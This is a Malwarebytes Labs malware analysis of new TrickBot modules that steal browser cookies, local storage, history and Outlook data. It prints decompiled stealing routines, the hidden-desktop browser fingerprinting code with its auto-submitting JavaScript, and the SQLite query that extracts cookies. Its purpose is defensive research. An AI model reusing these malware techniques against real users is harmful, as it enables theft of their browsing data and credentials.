TrickBot comes up with new tricks: attacking Outlook and browsing data

blog.malwarebytes.com/threat-analysis/2017/08/trickbot-comes-with-new-tricks-attacking-outlook-and-browsing-data/

Malwarebytes Labs August 1, 2017

Last year, we reported on a new modular malware called TrickBot that uses a network protocol similar to Dyreza. The malware was not particularly stealthy, and some parts looked to be still under development, but we noticed its potential and capability to be easily extended.

Indeed, the authors of TrickBot are persistent not only in spreading their malware but also in developing new features.

Some of the novel changes applied to TrickBot were noted in Spanish cybersecurity company S2Grupo's June 2017 report called the Evolution of Trickbot.

In addition, it has been found that developers added to the bot a worm module, probably inspired by the success of other worm-equipped ransomware such as WannaCry and EternalPetya.

But authors of this malware didn't stop there. Recently, we captured some additions that allow for TrickBot to attack Outlook and capture browsing data. For example, we noticed a new module called Outlook.dll, which was written in Delphi (while most of the other modules

are written in C++). This may indicate that the team of TrickBot developers gained some new members that are more comfortable with this particular language.


Analyzed samples

Downloaded modules (32 bit):


- **b6f9ba3fd8af478147c59b2f3b3043c7 – OutlookX32.dll**
- **ac32c723c94e2c311db78fb798f2dd63 – module.dll (importDll32)**
- f8e58af3ffefd4037fef246e93a55dc8 – mailsearcher.dll (mailsearcher32)
- 25570c3d943c0d83d69b12bc8df29b9d – SystemInfo.dll (systeminfo32)
- 5ac93850e24e7f0be3831f1a7c463e9c – loader.dll (injectDll32), reflectively loads submodules:
  - 69086a1e935446067ecb1d20bfa99266 – core-dll.dll
  - b34d36c1c76b08e7b8f28d74fbf808d8 – rtbroker_dll.dll

Behavioral analysis

As before, after being deployed, TrickBot installs itself in a new directory created in %APPDATA%. It runs a new instance from the installation directory.



Inside, it creates another directory—*Modules*—where it drops downloaded modules and their configuration files in encrypted form:




The way in which the modules and configuration files are encrypted didn't change. We can still use the same scripts to recover them.


After decrypting *config.conf,* we got some more details about the current campaign: the version of the analyzed configuration is **1000030** and the given group tag is **tt0002**. Fragment:

```
<mcconf>
<ver>1000030</ver>
<gtag>tt0002</gtag>
<servs>
```

As before, persistence is achieved with the help of a Scheduled Task:




The task deploys the main bot that, after being run, decrypts and loads other modules. Each module is injected into a new instance of *svchost*:



Inside the malware

As before, all the TrickBot modules follow a predefined API. They export four functions:

- Control
- FreeBuffer
- Release
- Start



Offset	Name	Value	Meaning
716000	Characteristics	0	
716004	TimeDateStamp	59297EA9	
716008	MajorVersion	0	
71600A	MinorVersion	0	
71600C	Name	752050	module.dll
716010	Base	1	
716014	NumberOfFunctions	4	
716018	NumberOfNames	4	
71601C	AddressOfFunctions	752028	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
716028	1	18BD	75205B	Control
71602C	2	192D	752063	FreeBuffer
716030	3	1926	75206E	Release
716034	4	15FE	752076	Start

As mentioned in “behavioral analysis,” we observed five modules in the current run. *SystemInfo.dll* and *loader.dll (injectDll32)* have been present in TrickBot since the very beginning. The module *mailsearcher.dll* was introduced in December 2016 (according to the F5 DevCentral’s article). But there are some modules in the set that we haven’t seen described before: *module.dll* and *Outlook.dll*.

module.dll/importDll32

This bulky module is written in C++, compiled with Qt5 and OpenSSL, and also incorporates SQLite. Inside the binary, we can find the strings indicating particular versions of the libraries:

- Qt 5.6.2 (i386-little_endian-ilp32 static release build; by GCC 6.2.0)
- OpenSSL 1.0.2k 26 Jan 2017
- 2017-02-13 16:02:40 ada05cfa86ad7f5645450ac7a2a21c9aa6e57d2 (SQLite)

We can also find references in the code. In the given example, QAbstractSocket class from Qt library is used:

Address	Length	Type	String
.rdata:61A29C5D	00000028	C	QAbstractSocket::ConnectionRefusedError
.rdata:61A29C85	00000027	C	QAbstractSocket::RemoteHostClosedError
.rdata:61A29C...	00000023	C	QAbstractSocket::HostNotFoundError
.rdata:61A29CCF	00000023	C	QAbstractSocket::SocketAccessError
.rdata:61A29CF2	00000025	C	QAbstractSocket::SocketResourceError
.rdata:61A29D17	00000024	C	QAbstractSocket::SocketTimeoutError
.rdata:61A29D3B	00000027	C	QAbstractSocket::DatagramTooLargeError
.rdata:61A29D62	0000001E	C	QAbstractSocket::NetworkError
.rdata:61A29D80	00000023	C	QAbstractSocket::AddressInUseError
.rdata:61A29DA3	00000030	C	QAbstractSocket::SocketAddressNotAvailableError
.rdata:61A29DD3	00000031	C	QAbstractSocket::UnsupportedSocketOperationError
.rdata:61A29E04	00000030	C	QAbstractSocket::UnfinishedSocketOperationError
.rdata:61A29E34	00000032	C	QAbstractSocket::ProxyAuthenticationRequiredError
.rdata:61A29E66	00000024	C	QAbstractSocket::UnknownSocketError
.rdata:61A29E8A	0000002D	C	QAbstractSocket::ProxyConnectionRefusedError
.rdata:61A29EB7	0000002C	C	QAbstractSocket::ProxyConnectionClosedError
.rdata:61A29EE3	0000002D	C	QAbstractSocket::ProxyConnectionTimeoutError
.rdata:61A29F10	00000024	C	QAbstractSocket::ProxyNotFoundError
.rdata:61A29F34	00000024	C	QAbstractSocket::ProxyProtocolError
.rdata:61A29F58	0000001E	C	QAbstractSocket::SocketError(
.rdata:61A29FC8	00000022	C	QAbstractSocket::UnconnectedState
.rdata:61A29FEA	00000021	C	QAbstractSocket::HostLookupState

```
615D738F
615D738F loc_615D738F:           ; jumptable 615D72C3 default case
615D738F mov     ecx, ebx
615D7391 mov     [esp+38h+var_38], offset aQabstractso_18 ; "QAbstractSocket::SocketError("
615D7398 call    sub_61915458
615D739D push    edx
615D739E mov     esi, eax
615D73A0 mov     [esp+38h+var_38], edi
```

DLL's compilation timestamp indicates that it is pretty fresh, written in May 2017:

```
2017:05:27 14:27:06+01:00
```

Functionality-wise, this module is focused on stealing data from the browsers, such as:

- Cookies
- HTML5 local storage
- Browsing history
- Flash LSO (Local Shared Objects)
- URL hits

…and more.

Authors didn't put any effort into hiding their intentions. Debug strings informing about every action taken are being printed. Examples:

```
      while ( !(unsigned __int8)(*(int (__thiscall **)(void *, int *))(*(_DWORD *)v2 + 8))(v2, &v30) )
      {
        outut_debug(2, "attempt %d. Cookies not found\n", ++v5);
        if ( v5 == 5 )
          goto LABEL_9;
      }
      sub_615C5216(a2, &v30);
LABEL_9:
      sub_6198FE10(v32);
      outut_debug(1, "Getting html5 local storage\n");
      memset(&v31, 0, 0x10u);
      v6 = 0;
      v35 = 0;
      v33 = &v31;
      v34 = &v31;
      while ( !(unsigned __int8)(*(int (__thiscall **)(void *, int *))(*(_DWORD *)v2 + 12))(v2, &v30) )
      {
        outut_debug(2, "attempt %d. Local Storage not found\n", ++v6);
        if ( v6 == 5 )
          goto LABEL_14;
      }
      sub_615C5236(a2, &v30);
LABEL_14:
      sub_619908C8(v32);
      outut_debug(1, "Getting browser history\n");
      memset(&v30, 0, 0x34u);
      v7 = 0;
      v33 = &v31;
      v34 = &v31;
      v37 = &v36;
      v38 = &v36;
      while ( !(unsigned __int8)(*(int (__thiscall **)(void *, int *))(*(_DWORD *)v2 + 16))(v2, &v30) )
      {
        outut_debug(2, "attempt %d. History not found\n", ++v7);
        if ( v7 == 5 )
          goto LABEL_19;
      }
      sub_615C5256(a2, &v30);
LABEL_19:
      sub_615C78A0(&v30);
      outut_debug(1, "Getting flash lso files\n");
```

Grabbing URL hits:

```
v2 = alloca(sub_618DF130(v14));
v8 = 0;
v6 = 10000;
v9 = 0;
v3 = (int (__cdecl *)(_DWORD, char *, int *))GetUrlCacheEntryInfoW;
*(_DWORD *)v7 = &v9;
sub_61989DF0(v7, *(_DWORD *)(*(_DWORD *)a2 + 4));
v14 = a1;
qmemcpy(
  *(void **)v7,
  (const void *)(*(_DWORD *)(*(_DWORD *)a2 + 12) + *(_DWORD *)a2),
  2 * *(_DWORD *)(*(_DWORD *)a2 + 4));
sub_61989DF0(v7, *(_DWORD *)(*(_DWORD *)a2 + 4));
v4 = v3(*(_DWORD *)v7, &v10, &v6);
sub_619889B0((void **)v7);
v12 = a2;
if ( v4 )
{
  sub_619289B4(v12);
  *(_DWORD *)v13 = *(_DWORD *)v7;
  outut_debug(2, "hits ok for location %s\n", *(_DWORD *)v7);
  free_ptr((void **)v7);
  result = v11;
}
else
{
  sub_619289B4(v12);
  *(_DWORD *)v13 = *(_DWORD *)v7;
  outut_debug(2, "cant grab hits for location %s\n", *(_DWORD *)v7);
  free_ptr((void **)v7);
  result = 1;
}
return result;
```

In contrast to *loader.dll*/***injectDll*** (referenced here), which is modular and stores all the scripts and targets in dedicated configuration files, *module.dll*/***importDll32*** comes with all its data hardcoded. For example, inside the binary we found a long list of targets—websites from countries all around the world, including France, Italy, Japan, Poland, Norway, Peru, and more:

```
.rdata:61A915DD 00000008 C port.fr
.rdata:61A915E5 00000015 C carbonia-iglesias.it
.rdata:61A915FA 00000015 C miyoshi.tokushima.jp
.rdata:61A9160F 00000014 C tabuse.yamaguchi.jp
.rdata:61A91623 0000000D C sosnowiec.pl
.rdata:61A91630 00000006 C adult
.rdata:61A91636 0000000D C in-addr.arpa
.rdata:61A91643 00000008 C gran.no
.rdata:61A9164B 00000007 C gob.pa
.rdata:61A91652 0000000D C serveftp.org
.rdata:61A9165F 00000013 C hidaka.hokkaido.jp
.rdata:61A91672 0000000B C nesseby.no
.rdata:61A9167D 00000013 C satosho.okayama.jp
.rdata:61A91690 00000007 C gob.pe
.rdata:61A91697 00000008 C flights
.rdata:61A9169F 00000017 C andriabarlettatrani.it
.rdata:61A916B6 00000014 C nagato.yamaguchi.jp
.rdata:61A916CA 00000005 C host
.rdata:61A916CF 00000010 C nes.akershus.no
.rdata:61A916DF 00000007 C gob.pk
.rdata:61A916E6 0000000B C dvrdns.org
.rdata:61A916F1 00000011 C miyota.nagano.jp
.rdata:61A91702 00000012 C embroidery.museum
.rdata:61A91714 0000000E C karasjohka.no
.rdata:61A91722 0000000C C from-ky.com
.rdata:61A9172E 0000000B C trieste.it
```

Browser fingerprinting

During its run, the module creates a hidden desktop:

```
listen_ok = qTcpServer_listen__((int)Memory, (int)&lpCommandLine, a3);
sub_615DD18A(&lpCommandLine);
if ( !listen_ok )
  outut_debug(1, "error listenning");
v23 = 0;
struct_1[16] = sub_615D503A((int)Memory);
while ( v23 < *((_DWORD *)struct_1 + 6) )
{
  outut_debug(1, "Trying browser communication... please wait\n");
  *((_BYTE *)struct_1 + 12) = 0;
  random_id = rand();
  *((_DWORD *)struct_1 + 2) = random_id;
  outut_debug(2, "magic %d\n", random_id);
  in_desktop = OpenInputDesktop(0, 1, 0x10000000u);
  handle = CreateDesktopA("HiddenDesktop", 0, 0, 0, 0x10000000u, 0);
  if ( !GetSecurityInfo(in_desktop, SE_WINDOW_OBJECT, 0x10u, 0, 0, 0, &pSacl, &v27) && pSacl )
    SetSecurityInfo(handle, SE_WINDOW_OBJECT, 0x10u, 0, 0, 0, pSacl);
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  StartupInfo.cb = 68;
  memset(&ProcessInformation, 0, sizeof(ProcessInformation));
  StartupInfo.lpDesktop = "HiddenDesktop";
  sub_61915DA4(&lpCommandLine, "{URL}");
  v6 = sub_617948DA((void *)a2, (int)&lpCommandLine, 0, 1);
  sub_615C5910((volatile signed __int32 **)&lpCommandLine);
```

This desktop is used as a workspace where the malicious module can open and fingerprint browsers in a way that is not noticed by the user.

Inside the malware's code, we found hardcoded HTML files with JavaScripts that are used for gathering information about the browser's configuration. For example:

```
.rdata:61A0DD01 aDoctypeHtmlHtm db '<!DOCTYPE html>',0Ah ; DATA XREF: browser_fingerprint+B↑o
.rdata:61A0DD01                 db '<html>',0Ah
.rdata:61A0DD01                 db '<head>',0Ah
.rdata:61A0DD01                 db '<script type="text/javascript">',0Ah
.rdata:61A0DD01                 db 'function ahead()',0Ah
.rdata:61A0DD01                 db '{',0Ah
.rdata:61A0DD01                 db '  objs = new Array([navigator, "navigator"], [screen, "screen"]);'
.rdata:61A0DD01                 db 0Ah
.rdata:61A0DD01                 db '  str = new String("");',0Ah
.rdata:61A0DD01                 db 0Ah
.rdata:61A0DD01                 db '  for(i = 0; i<objs.length; i++) {',0Ah
.rdata:61A0DD01                 db '    for(var prop in objs[i][0]) {',0Ah
.rdata:61A0DD01                 db '      val = objs[i][0][prop];',0Ah
.rdata:61A0DD01                 db '      if(val === "")',0Ah
.rdata:61A0DD01                 db '        if(objs[i][1] == "screen") val = 0;',0Ah
.rdata:61A0DD01                 db '        else val = ',27h,'""',27h,';',0Ah
.rdata:61A0DD01                 db '      if(typeof(val) == ',27h,'object',27h,' && val != null)',0Ah
.rdata:61A0DD01                 db '        st = "[object]";',0Ah
.rdata:61A0DD01                 db '      else',0Ah
.rdata:61A0DD01                 db '        st = String(val);',0Ah
.rdata:61A0DD01                 db '      //if(st[0] == ',27h,'f',27h,') break;',0Ah
.rdata:61A0DD01                 db '      st = st.replace(/\n|\r/g, "");',0Ah
.rdata:61A0DD01                 db '      str += objs[i][1] + "." + prop + " = " + st + "\n";',0Ah
.rdata:61A0DD01                 db '    }',0Ah
.rdata:61A0DD01                 db '  }',0Ah
.rdata:61A0DD01                 db '  //plugins',0Ah
.rdata:61A0DD01                 db '  str += "plugins.hide = true\n";',0Ah
.rdata:61A0DD01                 db '  var plugN = navigator.plugins.length;',0Ah
.rdata:61A0DD01                 db '  for(i = 0; i < plugN; i++) {',0Ah
.rdata:61A0DD01                 db '    for(var atr in navigator.plugins[i]) {',0Ah
.rdata:61A0DD01                 db '      str += "plugins." + (i + 1) +  "." + atr + " = " +',0Ah
.rdata:61A0DD01                 db '             String(navigator.plugins[i][atr]).replace(/\n|\r/g,"'
```

You can see the full content here.

This script, while being executed, fills the text area with the data gathered about the environment and passes this data to the malware:

```
plugins.2.application/x-java-vm-npruntime = [object MimeType]
plugins.2.application/x-java-applet;deploy=11.131.2 = [object MimeType]
plugins.2.application/x-java-applet;javafx=8.0.131 = [object MimeType]
plugins.2.item = function item() {    [native code]}
plugins.2.namedItem = function namedItem() {    [native code]}
plugins.2.description = Next Generation Java Plug-in 11.131.2 for Mozilla browsers
plugins.2.filename = npjp2.dll
plugins.2.version = 11.131.2.11
plugins.2.name = Java(TM) Platform SE 8 U131
plugins.2.length = 40
plugins.3.0 = [object MimeType]
plugins.3.1 = [object MimeType]
plugins.3.application/x-sharepoint = [object MimeType]
plugins.3.application/x-sharepoint-uc = [object MimeType]
plugins.3.item = function item() {    [native code]}
plugins.3.namedItem = function namedItem() {    [native code]}
plugins.3.description = The plugin allows you to have a better experience with Microsoft SharePoint
plugins.3.filename = NPSPWRAP.DLL
plugins.3.version = 15.0.4514.1000
plugins.3.name = Microsoft Office 2013
plugins.3.length = 2
```

send

Another script is used for gathering information on the plugins installed in Internet Explorer (compare with this script):

```
:61A0E3C4 aDoctypeHtmlH_0 db '<!DOCTYPE html>',0Ah
:61A0E3C4                                       ; DATA XREF: browser_fingerprint+29↑o
:61A0E3C4                 db '<html>',0Ah       ; WebFolders
:61A0E3C4                 db '<head>',0Ah
:61A0E3C4                 db '<meta http-equiv="X-UA-Compatible" content="IE=10">',0Ah
:61A0E3C4                 db '<script type="text/javascript">',0Ah
:61A0E3C4                 db 'function ahead()',0Ah
:61A0E3C4                 db '{',0Ah
:61A0E3C4                 db '  var str = new String(',27h,27h,');',0Ah
:61A0E3C4                 db '  try{',0Ah
:61A0E3C4                 db '  var components = new Array(',0Ah
:61A0E3C4                 db '      ',27h,'7790769C-0471-11D2-AF11-00C04FA35D02',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'89820200-ECBD-11CF-8B85-00AA005B4340',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'47F67D00-9E55-11D1-BAEF-00C04FC2D130',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'76C19B38-F0C8-11CF-87CC-0020AFEECF20',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'76C19B34-F0C8-11CF-87CC-0020AFEECF20',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'76C19B33-F0C8-11CF-87CC-0020AFEECF20',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'9381D8F2-0288-11D0-9501-00AA00B911A5',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'4F216970-C90C-11D1-B5C7-0000F8051515',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'283807B5-2C60-11D0-A31D-00AA00B92C03',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'44BBA848-CC51-11CF-AAFA-00AA00B6015C',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'76C19B36-F0C8-11CF-87CC-0020AFEECF20',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'89820200-ECBD-11CF-8B85-00AA005B4383',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'5A8D6EE0-3E18-11D0-821E-444553540000',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'630B1DA0-B465-11D1-9948-00C04F98BBC9',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'08B0E5C0-4FCB-11CF-AAA5-00401C608555',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'45EA75A0-A269-11D1-B5BF-0000F8051515',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'DE5AED00-A4BF-11D1-9948-00C04F98BBC9',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'76C19B30-F0C8-11CF-87CC-0020AFEECF20',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'76C19B31-F0C8-11CF-87CC-0020AFEECF20',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'76C19B50-F0C8-11CF-87CC-0020AFEECF20',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'D27CDB6E-AE6D-11CF-96B8-444553540000',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'2A202491-F00D-11CF-87CC-0020AFEECF20',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'5945C046-LE7D-LLDL-BC44-00C04FD912BE',27h,',',0Ah
:61A0E3C4                 db '      ',27h,'22D6F312-B0F6-11D0-94AB-0080C74C7E95',27h,',',0Ah
```

You can see the full content here.

The scripts send the collected data in the POST request in the variable called *marker_*:

```
db '</script>',0Ah
db '</head>',0Ah
db '<body>',0Ah
db ' <form name="frm" action="marker_" method="post">',0Ah
db ' <textarea id="data" name="values" cols="100" rows="20">',0Ah
db 0Ah
db ' </textarea><br>',0Ah
db ' <input id="ie" name="ie" type="hidden">',0Ah
db ' <input type="submit" value="send" >',0Ah
db ' </form>',0Ah
db ' <script>ahead();frm.submit()</script>',0Ah
```

The data is received by the handler inside the TrickBot module:

```
output_debug(2, "Recieved:\n%s\n", __PAIR__(HIDWORD(var4), v36));
v37 = (_BYTE *)sub_618F9AE4(&v66);
sub_61915DA4(&v69, v37);
sub_615C5B56(&v69, &v80, &v68);
sub_615C5910(&v69);
sub_619289B4(&v80);
LODWORD(var4) = v81[0];
output_debug(2, "Decoded:\n%s\n", v81[0]);
free_ptr((void **)v81);
if ( (_BYTE)v68 )
{
  sub_61796DEE(&v80);
  output_debug(2, "IE compatible mode grabbing...\n", (_DWORD)var4);
  v81[0] = (volatile signed __int32 *)dword_61CD92E8;
  sub_619227B8(dword_61CD92E8);
  sub_61915DA4(&v70, "marker_");
  v38 = sub_617948DA(v81, (int)&v70, 0, 1);
  sub_615C5910(&v70);
  sub_617977F0(v81, v38 + 7, -1);
  LODWORD(var4) = 10;
  sub_61795DB2(&v76, *((_DWORD *)v43 + 2), 10);
  LODWORD(var4) = 10;
  sub_61795DB2(&v73, *((_WORD *)v43 + 16), 10);
  sub_61796FF6(v81, v38);
  sub_6199D63C(&v72, &v71, "http://127.0.0.1:");
  sub_6199D6A8((int *)&v74, (int *)&v72, (int)&v73);
  sub_6199D63C(&v75, &v74, "/");
```

Interestingly, the malicious plugin also contains four base64-encoded pictures in PNG format:

```
.rdata:61A0F359 picture1_png    db 'iVBORw0KGgoAAAANSUhEUgAAACAAAAAdCAIAAABE/PnQAAAACXBIWXMAAAsTAAALE'
.rdata:61A0F359                                         ; DATA XREF: inject_picture+B↑o
.rdata:61A0F359                 db 'wEAmpwYAAAAB3RJTUUH4AgaExUJhU0OgQAAAEZpUFh0Q29tbWVudAAAAAAAQ1JFQV'
.rdata:61A0F359                 db 'RPUjogZ2QtanB1ZyB2MS4wICh1c21uZyBJSkcgS1BFRyB2ODApLCBxdWFsaXR5ID0'
.rdata:61A0F359                 db 'gMTAwCjXYUccAAAd1SURBVEjHbVVrbFPnGX6e7xz7OHYcEpw0JIHaJIGQBogokAwK'
.rdata:61A0F359                 db 'JCkQrUOomyrWTQxKJ7FLt2rtj9Ku0jqVbVSTNrSt/TWt7EcZK1r7Z6yXSataJmAEy'
.rdata:61A0F359                 db 'm2hSUhJnEAuJM7dTmL7+HzvfhW7ZO1eWZ9fHX3nvTzv87yHzU2vAhAKAIAACAEAmo'
.rdata:61A0F359                 db 'CjOJ9xZi0fM46IEwQsAiIioIiQuXcACBfiULLPAJj8n1tc5Ipou6DQeuVnL9fUBvv'
.rdata:61A0F359                 db '7515/41RnRxTwkEoESilAAChSRLLvZY/7CVTOIUBCCBFQANEOkDx8eF99fTDPkpoa'
.rdata:61A0F359                 db '/3M/OeD3E8wIoEC3VoDiGqHhpiEooAghhJL/bwDg8ao1a8IEyBQh5WVWSUkILkRfu'
```

Decoded pictures:

The SQL part

Among the data hardcoded within the *module.dll* we can find a string referencing an SQLite release:

```
2017-02-13 16:02:40 ada05cfa86ad7f5645450ac7a2a21c9aa6e57d2
```

The incorporated SQLite is used to retrieve and steal data such as cookies from locally stored databases (similar to Terdot Zbot, described here, that also incorporated SQLite for this purpose):

```
615CDC51 mov     eax, dword ptr [ebp+var_70]
615CDC54 mov     [esp+158h+var_154], offset aUsingProfile_0 ; "Using profile %s\n"
615CDC5C mov     [esp+158h+Memory], 2 ; int
615CDC63 mov     dword ptr [esp+158h+var_150], eax ; char
615CDC67 call    sub_615CF27B
615CDC6C lea     ecx, [ebp+var_70]
615CDC6F call    sub_61985A40
615CDC74 call    sub_618FE988
615CDC79 lea     esi, [ebp+var_128]
615CDC7F mov     dword ptr [esp+158h+var_150], offset aCookies_sqlite ; "/cookies.sqlite"
615CDC87 mov     [esp+158h+var_154], ebx
615CDC8B mov     [esp+158h+Memory], esi
```

Sample strings and queries to the cookies database:

```
.rdata:61A102E0                                         ; sub_615CBA98+2CA↑o
.rdata:61A102E8 aLast_compatibl db 'last_compatible_version',0
.rdata:61A102E8                                         ; DATA XREF: sub_615C9FA2+25D↑o
.rdata:61A102E8                                         ; sub_615CBA98+32C↑o
.rdata:61A10300 aCookiesFormat  db 'cookies format',0   ; DATA XREF: sub_615C9FA2:loc_615CA32A↑o
.rdata:61A1030F ; CHAR aCookiesVersion[]
.rdata:61A1030F aCookiesVersion db 'Cookies version is %d (%d)',0Ah,0
.rdata:61A1030F                                         ; DATA XREF: sub_615C9FA2+31D↑o
.rdata:61A1032B aSelectNameValu db 'SELECT name, value, host_key, path, expires_utc, creation_utc, en'
.rdata:61A1032B                                         ; DATA XREF: sub_615C9FA2+340↑o
.rdata:61A1032B                 db 'crypted_value FROM cookies',0
.rdata:61A10387 ; CHAR aWarningCookies[]
.rdata:61A10387 aWarningCookies db 'Warning! Cookies version is newer than expected 9.',0Ah,0
.rdata:61A10387                                         ; DATA XREF: sub_615C9FA2:loc_615CA2FD↑o
.rdata:61A103BB unk_61A103BB    db    0                 ; DATA XREF: sub_615C9FA2+479↑o
.rdata:61A103BC ; CHAR aCouldNotDecryp[]
.rdata:61A103BC aCouldNotDecryp db 'Could not decrypt cookies',0Ah,0
.rdata:61A103BC                                         ; DATA XREF: sub_615C9FA2+503↑o
